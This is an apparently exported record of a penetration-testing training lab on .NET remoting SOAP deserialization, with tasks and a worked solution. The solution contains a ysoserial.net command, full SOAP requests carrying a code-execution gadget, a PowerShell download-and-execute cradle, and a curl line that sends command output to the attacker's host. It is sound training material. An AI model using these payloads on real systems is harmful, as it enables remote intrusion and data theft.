{
    "id": "d0ee58cc-f8bb-4b5d-b224-f4c999967051",
    "name": ".NET Insecure Deserialization",
    "slug": "net-insecure-deserialization",
    "status": "published",
    "lab_type": "pta",
    "is_sample": false,
    "duration_in_seconds": 1800,
    "metadata": {
        "courses": [
            "e68327e2-fb00-46b3-bbe3-f85fcb779c1f",
            "630a470a-1ccf-44eb-8111-8947846b5d78"
        ],
        "pta_sdn": "252",
        "collections": [],
        "pta_namespace": "my.ine",
        "learning_paths": [],
        "has_published_parent": true
    },
    "session": null,
    "company": "a491bc32-c056-4946-9169-cc053387bada",
    "created": "2022-07-08T17:50:52.790891Z",
    "modified": "2024-12-31T15:48:59.548188Z",
    "is_beta": false,
    "lab_objectives": [],
    "main_learning_area": "3e1aa06f-2e9f-4789-b50d-aa027ad8dcfa",
    "learning_areas": [
        {
            "id": "3e1aa06f-2e9f-4789-b50d-aa027ad8dcfa",
            "name": "Cyber Security",
            "slug": "cyber-security"
        }
    ],
    "categories": [],
    "tags": [],
    "difficulty": null,
    "is_web_access": false,
    "is_lab_experience": false,
    "is_featured": false,
    "cve": null,
    "severity": null,
    "year": null,
    "classification": null,
    "is_trackable": false,
    "cpe_credits": null,
    "is_skill_check": false,
    "external_url": "",
    "solution_video": null,
    "explanation_video": null,
    "description": "# .NET Insecure Deserialization\n\n# Scenario\n\nYou are placed in an unknown network. Examine the target machine and identify a SOAP-based .NET deserialization vulnerability.\n\n# Goals\n\nExploit a SOAP-based .NET deserialization vulnerability and exfiltrate code execution output using an out-of-band channel.\n\n# What you will learn\n\n-   Exploiting .NET remoting over HTTP\n\n-   Utilizing out-of-band channels during blind remote code execution\n\n# Recommended tools\n\n-   Ysoserial.net\n\n-   A Windows-based attacker machine\n\n-   Burp Suite\n\n# Network Configuration\n\n**Target:** demo.ine.local  \n\n**Note:** A low-privileged account to the target machine is provided to you. **ysoserial.net** and **Burp Suite** are provided in the target machine.",
    "description_html": "<h1>.NET Insecure Deserialization</h1>\n<h1>Scenario</h1>\n<p>You are placed in an unknown network. Examine the target machine and identify a SOAP-based .NET deserialization vulnerability.</p>\n<h1>Goals</h1>\n<p>Exploit a SOAP-based .NET deserialization vulnerability and exfiltrate code execution output using an out-of-band channel.</p>\n<h1>What you will learn</h1>\n<ul>\n<li>\n<p>Exploiting .NET remoting over HTTP</p>\n</li>\n<li>\n<p>Utilizing out-of-band channels during blind remote code execution</p>\n</li>\n</ul>\n<h1>Recommended tools</h1>\n<ul>\n<li>\n<p>Ysoserial.net</p>\n</li>\n<li>\n<p>A Windows-based attacker machine</p>\n</li>\n<li>\n<p>Burp Suite</p>\n</li>\n</ul>\n<h1>Network Configuration</h1>\n<p><strong>Target:</strong> demo.ine.local  </p>\n<p><strong>Note:</strong> A low-privileged account to the target machine is provided to you. <strong>ysoserial.net</strong> and <strong>Burp Suite</strong> are provided in the target machine.</p>",
    "tasks": "# Tasks\n\n## Task 1. Perform reconnaissance and find a soap-based web service\n\nInteract with all services of the web server to find the one that you can interact with via SOAP messages.  \n\n**Note**: The binary used is based on NCC Group's vulnerable remoting service. [<https://github.com/nccgroup/VulnerableDotNetHTTPRemoting>]  \n\n## Task 2. Execute code on remote machine\n\nUse ysoserial.net to generate a payload in SoapFormat. Note that you might need to remove \\<SOAP:Body\\> tags from the resulting payload before testing. Also make sure you respect the format of SOAP messages.\n\n## Task 3. Get command output using an out-of-band channel\n\nTurn blind code execution into a non-blind one. Prove that this is possible by executing a command and retrieving the output using an out-of-band channel.",
    "tasks_html": "<h1>Tasks</h1>\n<h2>Task 1. Perform reconnaissance and find a soap-based web service</h2>\n<p>Interact with all services of the web server to find the one that you can interact with via SOAP messages.  </p>\n<p><strong>Note</strong>: The binary used is based on NCC Group's vulnerable remoting service. [<a href=\"https://github.com/nccgroup/VulnerableDotNetHTTPRemoting\">https://github.com/nccgroup/VulnerableDotNetHTTPRemoting</a>]  </p>\n<h2>Task 2. Execute code on remote machine</h2>\n<p>Use ysoserial.net to generate a payload in SoapFormat. Note that you might need to remove \\&lt;SOAP:Body> tags from the resulting payload before testing. Also make sure you respect the format of SOAP messages.</p>\n<h2>Task 3. Get command output using an out-of-band channel</h2>\n<p>Turn blind code execution into a non-blind one. Prove that this is possible by executing a command and retrieving the output using an out-of-band channel.</p>",
    "published_date": "2020-10-20T15:32:24Z",




    "solutions": "# Solutions\n\nBelow, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.\n\n## Task 1. Perform reconnaissance and find a soap-based web service\n\nA port scan reveals two possible candidates (see below).\n```\nnmap -sV -p- demo.ine.local -T4 --open -v -Pn\n```\n\n![1](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/1.png)\n\nThe results are:\n```\nNot shown: 62690 closed tcp ports (reset), 2831 filtered tcp ports (no-response)\nSome closed ports may be reported as filtered due to --defeat-rst-ratelimit\nPORT      STATE SERVICE            VERSION\n80/tcp    open  http               Microsoft IIS httpd 8.5\n135/tcp   open  msrpc              Microsoft Windows RPC\n139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn\n445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds\n1234/tcp  open  http               MS .NET Remoting httpd (.NET CLR 4.0.30319.42000)\n3389/tcp  open  ssl/ms-wbt-server?\n5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)\n47001/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)\n49152/tcp open  msrpc              Microsoft Windows RPC\n49153/tcp open  msrpc              Microsoft Windows RPC\n49154/tcp open  msrpc              Microsoft Windows RPC\n49155/tcp open  msrpc              Microsoft Windows RPC\n49160/tcp open  msrpc              Microsoft Windows RPC\n49192/tcp open  msrpc              Microsoft Windows RPC\nService Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows\n```\n\n![2](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/2.png)\n\n\nExamining the service on port 80 shows a frame that fails to be loaded.\n\n![3](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/3.png)\n\n![4](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/4.png)\n\nThe service on port 1234 reacts to a simple SOAP message.\n\n![5](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/5.png)\n\n\nNote, that it is a valid service endpoint, since when requesting an incorrect path the error mentions **\"Requested Service not found\".**\n\n## Task 2. Execute code on remote machine\n\nLet's use ysoserial.net to generate a payload in SoapFormat, in an attempt to identify if the remote service is vulnerable.  \n\n**Note that you might need to remove \\<SOAP:Body\\> tags from the resulting payload before testing.**  \n\nAlso note that you need a Windows OS on which you will run the ysoserial.net binary with the below command:  \n\n```\nysoserial.exe -f SoapFormatter -g TextFormattingRunProperties -c \"cmd /c [command]\" -o raw\n```\n\n![6](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/6.png)\n\n![7](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/7.png)\n\n\n\nThe .NET serialization protocol in this case does not verify the length of the command string, it will thus be possible to interfere with it after generating the payload. The payload is then copied to Burp with the following changes:\n\n-   As said before, Soap Body tags should be removed\n\n-   In order to have a valid soap message, a dummy SOAPAction header is required. This is related to SOAP and not related to this specific lab\n\n-   The content type should be text/xml like in every SOAP request\n\n-   If you are receiving an error stating \"Requested service was not found\", you might also need to clear some whitespaces / newlines\n\nBlind Code execution can be confirmed, for example, using ping.\n\nFor that, we need the IP address of the attacker machine:  \n\n**Command:**  \n```\nip addr\n```\n\n![8](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/8.png)\n\n\n**Request:**  \n```\nPOST /VulnerableEndpoint.rem HTTP/1.1\nHost: demo.ine.local:1234\nSOAPAction: something\nContent-type: text/xml\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\nAccept-Language: en-US,en;q=0.5\nAccept-Encoding: gzip, deflate\nReferer: http://demo.ine.local/\nConnection: close\nUpgrade-Insecure-Requests: 1\nCache-Control: max-age=0\nContent-Length: 1478\n<SOAP-ENV:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\" xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xmlns:SOAP-ENC=\"http://schemas.xmlsoap.org/soap/encoding/\" xmlns:SOAP-ENV=\"http://schemas.xmlsoap.org/soap/envelope/\" xmlns:clr=\"http://schemas.microsoft.com/soap/encoding/clr/1.0\" SOAP-ENV:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">\n<a1:TextFormattingRunProperties id=\"ref-1\" xmlns:a1=\"http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.Text.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35\">\n<ForegroundBrush id=\"ref-3\">&#60;ResourceDictionary\n  xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&#34;\n  xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34;\n  xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;\n  xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=system&#34;&#62;\n\t &#60;ObjectDataProvider x:Key=&#34;&#34; ObjectType = &#34;{ x:Type Diag:Process}&#34; MethodName = &#34;Start&#34; &#62;\n     &#60;ObjectDataProvider.MethodParameters&#62;\n        &#60;System:String&#62;cmd&#60;/System:String&#62;\n        &#60;System:String&#62;&#34;/c ping 10.10.27.2&#34; &#60;/System:String&#62;\n     &#60;/ObjectDataProvider.MethodParameters&#62;\n    &#60;/ObjectDataProvider&#62;\n&#60;/ResourceDictionary&#62;</ForegroundBrush>\n</a1:TextFormattingRunProperties>\n</SOAP-ENV:Envelope>\n```\n\n**Note:** Make sure to place the IP address of your attacker machine in the above command.\n\n![9](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/9.png)\n\n![10](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/10.png)\n\nBefore sending the above request, use the following command to listen for ICMP requests/replies:  \n\n**Command:**\n```\ntcpdump -i any icmp\n```\n\n![11](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/11.png)\n\nSend the request to the vulnerable SOAP endpoint:  \n\n![12](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/12.png)\n\nBy the time the crafted request is sent, we can notice ICMP traffic reaching our sniffer from the remote target!\n\n![13](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/13.png)\n\n\n\n## Task 3. Get command output using an out-of-band channel\n\nThere are many methods to achieve that goal. We will do the task using PowerShell. First, we will create the following snippet and then host it using Python's SimpleHTTPServer module.\n```\n$c=whoami;curl http://10.10.27.2:445/$c\npython3 -m http.server 445\n```\n\n**Note:** Make sure to place the IP address of your attacker machine in the above command.\n\n![14](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/14.png)\n\n\nAnd finally, the following command is injected into the serialized payload:  \n\n```\npowershell -exec Bypass -C \"IEX (New-Object Net.WebClient).DownloadString('http://10.10.27.2:445/payload.txt')\"\n```\n\n**Note:** Make sure to place the IP address of your attacker machine in the above command.\n\n\nThe request for out-of-band data exfiltration via command execution is:  \n\n```\nPOST /VulnerableEndpoint.rem HTTP/1.1\nHost: demo.ine.local:1234\nSOAPAction: something\nContent-type: text/xml\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\nAccept-Language: en-US,en;q=0.5\nAccept-Encoding: gzip, deflate\nReferer: http://demo.ine.local/\nConnection: close\nUpgrade-Insecure-Requests: 1\nCache-Control: max-age=0\nContent-Length: 1478\n<SOAP-ENV:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\" xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xmlns:SOAP-ENC=\"http://schemas.xmlsoap.org/soap/encoding/\" xmlns:SOAP-ENV=\"http://schemas.xmlsoap.org/soap/envelope/\" xmlns:clr=\"http://schemas.microsoft.com/soap/encoding/clr/1.0\" SOAP-ENV:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">\n<a1:TextFormattingRunProperties id=\"ref-1\" xmlns:a1=\"http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.Text.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35\">\n<ForegroundBrush id=\"ref-3\">&#60;ResourceDictionary\n  xmlns=&#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&#34;\n  xmlns:x=&#34;http://schemas.microsoft.com/winfx/2006/xaml&#34;\n  xmlns:System=&#34;clr-namespace:System;assembly=mscorlib&#34;\n  xmlns:Diag=&#34;clr-namespace:System.Diagnostics;assembly=system&#34;&#62;\n\t &#60;ObjectDataProvider x:Key=&#34;&#34; ObjectType = &#34;{ x:Type Diag:Process}&#34; MethodName = &#34;Start&#34; &#62;\n     &#60;ObjectDataProvider.MethodParameters&#62;\n        &#60;System:String&#62;cmd&#60;/System:String&#62;\n        &#60;System:String&#62;&#34;/c &#34;powershell -exec Bypass -C \"IEX (New-Object Net.WebClient).DownloadString('http://10.10.27.2:445/payload.txt')\"&#34; &#60;/System:String&#62;\n     &#60;/ObjectDataProvider.MethodParameters&#62;\n    &#60;/ObjectDataProvider&#62;\n&#60;/ResourceDictionary&#62;</ForegroundBrush>\n</a1:TextFormattingRunProperties>\n</SOAP-ENV:Envelope>\n```\n\n**Note:** Make sure to place the IP address of your attacker machine in the above request.\n\n![15](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/15.png)\n\nSend the above request from Burp Suite:  \n\n![16](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/16.png)\n\n\nWe can see the output of the \"whoami\" command being transmitted in the HTTP GET parameter. This is because PowerShell fetched the remote resource and then immediately executed it using the IEX command. Note that we haven't even touched the filesystem!\n\n![17](https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/17.png)",

    "solutions_html": "<h1>Solutions</h1>\n<p>Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.</p>\n<h2>Task 1. Perform reconnaissance and find a soap-based web service</h2>\n<p>A port scan reveals two possible candidates (see below).\n<pre class=\"codehilite\"><code>nmap -sV -p- 